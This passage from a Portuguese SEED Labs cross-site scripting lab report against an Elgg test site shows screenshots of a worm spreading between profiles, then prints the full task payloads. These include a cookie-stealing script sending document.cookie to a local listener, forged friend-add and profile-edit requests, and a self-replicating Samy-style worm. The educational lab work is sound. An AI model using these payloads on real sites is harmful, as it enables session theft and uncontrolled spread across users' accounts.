


Imagem 28 – Worm em execução no perfil do Samy.

Com o login da Alice ao visitar o perfil do Samy ele se infectou do worm.




Imagem 29 – Worm infectando o perfil da Alice.

Agora com o login do Bobby ao visitar o perfil da Alice automaticamente se infectou e passou a transmitir o worm para todo usuário que visite o seu perfil.




Imagem 30 - Perfil Bobby infectado pelo Worm.

Códigos:

Task1

```
<script>alert('Teste ataque XSS');</script>
```

Task2

```
<script> alert(document.cookie);</script>
```

Task3

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' +  
escape(document.cookie) + '>'); </script>
```

Task4

```
<script type="text/javascript"> window.onload=function() {  
    var Ajax=null; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;  
    var token="&__elgg_token="+elgg.security.token.__elgg_token;  
    var sendurl="http://www.seed-  
server.com/action/friends/add?friend=56"+token+ts;  
    Ajax=new XMLHttpRequest();  
    Ajax.open("GET",sendurl,true);  
    Ajax.setRequestHeader("Host","www.seed-server.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-form-  
urlencoded");  
    Ajax.send();}  
</script>
```

Task5

```
<script type="text/javascript">  
    window.onload = function () {  
        var sendurl="http://www.seed-server.com/action/profile/edit";  
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;  
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;  
        var userName="&name="+elgg.session.user["username"];  
        var guid = "&guid="+elgg.session.user["guid"];  
        var content=ts+token+"&description=Samy passou  
aqui"+userName+"&accesslevel[description]=2"+guid;  
  
        var samyGuid = 59;  
        if (elgg.session.user.guid != samyGuid) {  
            Ajax=new XMLHttpRequest();  
            Ajax.open("POST",sendurl,true);  
            Ajax.setRequestHeader("Host","www.seed-server.com");  
            Ajax.setRequestHeader("Content-Type","application/x-www-form-  
urlencoded");  
            Ajax.send(content);  
        }  
    }  
</script>
```

## Task6

```
<script id="worm" type="text/javascript">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\"";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert(headerTag + jsCode + tailTag);
  window.onload = function () {
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var userName="&name="+elgg.session.user.name;
    var guid = "&guid="+elgg.session.user["guid"];
    var                                     sendurl2="http://www.seed-
server.com/action/friends/add?friend=59"+ts+token;
    var                                     content=ts+token+"&description=Samy                                     passou
aqui"+wormCode+userName+"&accesslevel[description]=2"+guid;
    var samyGuid = 59;
    if (elgg.session.user.guid != samyGuid) {
      var Ajax=new XMLHttpRequest ();
      Ajax.open("GET",sendurl2,true);
      Ajax.setRequestHeader("Host","www.seed-server.com");
      Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
      Ajax.send();
      Ajax=new XMLHttpRequest();
      Ajax.open("POST",sendurl,true);
      Ajax.setRequestHeader("Host","www.seed-server.com");
      Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
      Ajax.send(content);
    }
  }
</script>
```

## Referências:

Hands-on Labs for Security Education. Disponível em <<https://seedsecuritylabs.org/>>. Acesso 8 de janeiro de 2022.

SQL INJECTION ATTACK. Disponível em: <[https://seedsecuritylabs.org/Labs\\_20.04/Web/Web\\_SQL\\_Injection/](https://seedsecuritylabs.org/Labs_20.04/Web/Web_SQL_Injection/)>. Acesso 8 de janeiro de 2022.

AJAX for n00bs. Disponível em <[http://www.hunlock.com/blogs/AJAX\\_for\\_n00bs](http://www.hunlock.com/blogs/AJAX_for_n00bs)>. Acesso 8 de janeiro de 2022.

AJAX POST-It Notes. Disponível em <[http://www.hunlock.com/blogs/AJAX\\_POST-It\\_Notes](http://www.hunlock.com/blogs/AJAX_POST-It_Notes)>. Acesso 8 de janeiro de 2022.

Essential Javascript – A Javascript Tutorial. Disponível em <[http://www.hunlock.com/blogs/Essential\\_Javascript\\_-\\_A\\_Javascript\\_Tutorial](http://www.hunlock.com/blogs/Essential_Javascript_-_A_Javascript_Tutorial)>. Acesso 8 de janeiro de 2022.

The Complete Javascript Strings Reference. Disponível em <[http://www.hunlock.com/blogs/The\\_Complete\\_Javascript\\_Strings\\_Reference](http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference)>. Acesso 8 de janeiro de 2022.

Technical explanation of the MySpace Worm. Disponível em <<http://namb.la/popular/tech.html>>. Acesso 8 de janeiro de 2022.

Elgg Documentation. Disponível em <[http://docs.elgg.org/wiki/Main\\_Page](http://docs.elgg.org/wiki/Main_Page)>. Acesso 8 de janeiro de 2022.